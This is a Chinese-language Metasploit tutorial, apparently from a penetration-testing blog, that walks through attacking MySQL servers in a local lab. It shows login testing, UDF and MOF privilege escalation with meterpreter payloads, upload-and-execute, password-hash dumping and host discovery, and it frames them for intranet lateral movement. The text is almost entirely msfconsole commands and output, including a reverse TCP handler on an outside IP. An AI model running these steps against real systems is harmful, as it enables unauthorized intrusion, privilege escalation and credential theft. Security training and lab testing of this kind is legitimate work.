专注APT攻击与防御

https://micropoor.blogspot.com/

msf 内置关于mysql插件如下（部分非测试mysql 插件）

```
msf > search mysql

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Check  Description
   ----                                                  ---------------  ----       -----  -----------
   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   auxiliary/admin/mysql/mysql_enum                                       normal     No     MySQL Enumeration Module
   auxiliary/admin/mysql/mysql_sql                                        normal     No     MySQL SQL Generic Query
   auxiliary/admin/tikiwiki/tikidblib                    2006-11-01       normal     No     TikiWiki Information Disclosure
   auxiliary/analyze/jtr_mysql_fast                                       normal     No     John the Ripper MySQL Password Cracker (Fast Mode)
   auxiliary/gather/joomla_weblinks_sqli                 2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
   auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal     Yes    MySQL Authentication Bypass Password Dump
   auxiliary/scanner/mysql/mysql_file_enum                                normal     Yes    MYSQL File/Directory Enumerator
   auxiliary/scanner/mysql/mysql_hashdump                                 normal     Yes    MYSQL Password Hashdump
   auxiliary/scanner/mysql/mysql_login                                    normal     Yes    MySQL Login Utility
   auxiliary/scanner/mysql/mysql_schemadump                               normal     Yes    MYSQL Schema Dump
   auxiliary/scanner/mysql/mysql_version                                  normal     Yes    MySQL Server Version Enumeration
   auxiliary/scanner/mysql/mysql_writable_dirs                            normal     Yes    MYSQL Directory Write Test
   auxiliary/server/capture/mysql                                         normal     No     Authentication Capture: MySQL
   exploit/linux/mysql/mysql_yassl_getname               2010-01-25       good       No     MySQL yaSSL CertDecoder::GetName Buffer Overflow
   exploit/linux/mysql/mysql_yassl_hello                 2008-01-04       good       No     MySQL yaSSL SSL Hello Message Buffer Overflow
   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
   exploit/multi/mysql/mysql_udf_payload                 2009-01-16       excellent  No     Oracle MySQL UDF Payload Execution
   exploit/unix/webapp/kimai_sqli                        2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
   exploit/unix/webapp/wp_google_document_embedder_exec  2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitrary File Disclosure
   exploit/windows/mysql/mysql_mof                       2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows MOF Execution
   exploit/windows/mysql/mysql_start_up                  2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows FILE Privilege Abuse
   exploit/windows/mysql/mysql_yassl_hello               2008-01-04       average    No     MySQL yaSSL SSL Hello Message Buffer Overflow
   exploit/windows/mysql/scrutinizer_upload_exec         2012-07-27       excellent  Yes    Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   post/multi/manage/dbvis_add_db_admin                                   normal     No     Multi Manage DbVisualizer Add Db Admin
```

关于msf常用攻击mysql插件如下：

1. auxiliary/scanner/mysql/mysql_login
2. exploit/multi/mysql/mysql_udf_payload
3. exploit/windows/mysql/mysql_mof
4. exploit/windows/mysql/scrutinizer_upload_exec
5. auxiliary/scanner/mysql/mysql_hashdump
6. auxiliary/admin/mysql/mysql_sql
7. auxiliary/scanner/mysql/mysql_version


以下本地靶机测试：

靶机1：x86 Windows7

靶机2 ：x86 windows 2003 ip:192.168.1.115

1.auxiliary/scanner/mysql/mysql_login

常用于内网中的批量以及单主机的登录测试。




2.exploit/multi/mysql/mysql_udf_payload

常用于root启动的mysql 并root的udf提权。

```
msf auxiliary(scanner/mysql/mysql_login) > use exploit/multi/mysql/mysql_udf_payload
msf exploit(multi/mysql/mysql_udf_payload) > show options

Module options (exploit/multi/mysql/mysql_udf_payload):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FORCE_UDF_UPLOAD  false            no        Always attempt to install a sys_exec() mysql.function.
   PASSWORD                           no        The password for the specified username
   RHOST                              yes       The target address
   RPORT             3306             yes       The target port (TCP)
   SRVHOST           0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT           8080             yes       The local port to listen on.
   SSL               false            no        Negotiate SSL for incoming connections
   SSLCert                            no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                            no        The URI to use for this exploit (default is random)
   USERNAME          root             no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(multi/mysql/mysql_udf_payload) > set payload windows/meterpreter/bind_tcp
```

```
msf auxiliary(scanner/mysql/mysql_login) > use exploit/multi/mysql/mysql_udf_payload
msf exploit(multi/mysql/mysql_udf_payload) > show options

Module options (exploit/multi/mysql/mysql_udf_payload):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FORCE_UDF_UPLOAD  true             no        Always attempt to install a sys_exec() mysql.function.
   PASSWORD          123456           no        The password for the specified username
   RHOST             192.168.1.115    yes       The target address
   RPORT             3306             yes       The target port (TCP)
   SRVHOST           0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT           8080             yes       The local port to listen on.
   SSL               false            no        Negotiate SSL for incoming connections
   SSLCert                            no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                            no        The URI to use for this exploit (default is random)
   USERNAME          root             no        The username to authenticate as


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.1.115    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(multi/mysql/mysql_udf_payload) > exploit

[*] 192.168.1.115:3306 - Checking target architecture...
[*] 192.168.1.115:3306 - Checking for sys_exec()...
[*] 192.168.1.115:3306 - Checking target architecture...
[*] 192.168.1.115:3306 - Checking for MySQL plugin directory...
[*] 192.168.1.115:3306 - Target arch (win32) and target path both okay.
[*] 192.168.1.115:3306 - Uploading lib_mysqludf_sys_32.dll library to C:/Program Files/MySQL/MySQL Server 5.1/lib/plugin/DslDCVOk.dll...
[*] 192.168.1.115:3306 - Checking for sys_exec()...
```



3.exploit/windows/mysql/mysql_mof

以上类似，提权。

```
msf exploit(multi/mysql/mysql_udf_payload) > use exploit/windows/mysql/mysql_mof
msf exploit(windows/mysql/mysql_mof) > show options

Module options (exploit/windows/mysql/mysql_mof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  123456           yes       The password to authenticate with
   RHOST     192.168.1.115    yes       The target address
   RPORT     3306             yes       The target port (TCP)
   USERNAME                   yes       The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   MySQL on Windows prior to Vista


msf exploit(windows/mysql/mysql_mof) > exploit

[-] 192.168.1.115:3306 - Exploit failed: The following options failed to validate: USERNAME.
[*] Exploit completed, but no session was created.
msf exploit(windows/mysql/mysql_mof) > set username root
username => root
msf exploit(windows/mysql/mysql_mof) > exploit

[*] Started reverse TCP handler on 45.32.10.27:4444
[*] 192.168.1.115:3306 - Attempting to login as 'root:123456'
[*] 192.168.1.115:3306 - Uploading to 'C:/windows/system32/DonSs.exe'
[*] 192.168.1.115:3306 - Uploading to 'C:/windows/system32/wbem/mof/vUJOs.mof'
```

4.exploit/windows/mysql/scrutinizer_upload_exec

上传文件执行。


```
msf exploit(windows/mysql/mysql_mof) > use exploit/windows/mysql/scrutinizer_upload_exec
msf exploit(windows/mysql/scrutinizer_upload_exec) > show options

Module options (exploit/windows/mysql/scrutinizer_upload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPPORT   80               yes       The HTTP Server's remote port
   MYSQLPORT  3306             yes       The MySQL's remote port
   PASSWORD   123456           yes       The default MySQL password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.1.115    yes       The target address
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The web application's base path
   USERNAME   scrutremote      yes       The default MySQL username
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.1.115    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Scrutinizer NetFlow and sFlow Analyzer 9.5.2 or older


msf exploit(windows/mysql/scrutinizer_upload_exec) > exploit

[*] 192.168.1.115: - Uploading 98509 bytes via MySQL...
^C[-] 192.168.1.115:3306 - Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(windows/mysql/scrutinizer_upload_exec) > set username root
username => root
msf exploit(windows/mysql/scrutinizer_upload_exec) > exploit

[*] 192.168.1.115: - Uploading 98509 bytes via MySQL...
```

5.auxiliary/scanner/mysql/mysql_hashdump

mysql的mysql.user表的hash

```
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  123456           no        The password for the specified username
   RHOSTS                     yes       The target address range or CIDR identifier
   RPORT     3306             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads
   USERNAME                   no        The username to authenticate as

msf auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 192.168.1.115
rhosts => 192.168.1.115
msf auxiliary(scanner/mysql/mysql_hashdump) > set username root
username => root
msf auxiliary(scanner/mysql/mysql_hashdump) > exploit

[+] 192.168.1.115:3306    - Saving HashString as Loot: root:*[redacted]5EE4568DDA7DC67ED2CA2AD9
[+] 192.168.1.115:3306    - Saving HashString as Loot: root:*[redacted]568DDA7DC67ED2CA2AD9
[*] 192.168.1.115:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_hashdump) >
```

而在实战中，mysql_hashdump这个插件相对其他较为少用。一般情况建议使用sql语句：更直观，更定制化



6.auxiliary/admin/mysql/mysql_sql

执行sql语句。尤其是在目标机没有web界面等无法用脚本执行的环境。

```
sql => select version()
msf auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD  123456            no        The password for the specified username
   RHOST     192.168.1.4       yes       The target address
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME  root              no        The username to authenticate as

msf auxiliary(admin/mysql/mysql_sql) >
```

```
msf auxiliary(admin/mysql/mysql_sql) > exploit

[*] 192.168.1.4:3306 - Sending statement: 'select version()'...
[*] 192.168.1.4:3306 -  | 10.1.28-MariaDB |
[*] Auxiliary module execution completed
msf auxiliary(admin/mysql/mysql_sql) >
```

7.auxiliary/scanner/mysql/mysql_version

常用于内网中的批量mysql主机发现。

```
msf auxiliary(scanner/mysql/mysql_file_enum) > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.4      yes       The target address range or CIDR identifier
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(scanner/mysql/mysql_version) > exploit

[+] 192.168.1.4:3306      - 192.168.1.4:3306 is running MySQL 5.5.5-10.1.28-MariaDB (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) >
```

后者的话：

在内网横向渗透中，需要大量的主机发现来保证渗透的过程。而以上的插件，在内网横向或者mysql主机发现的过程中，尤为重要。

- Micropoor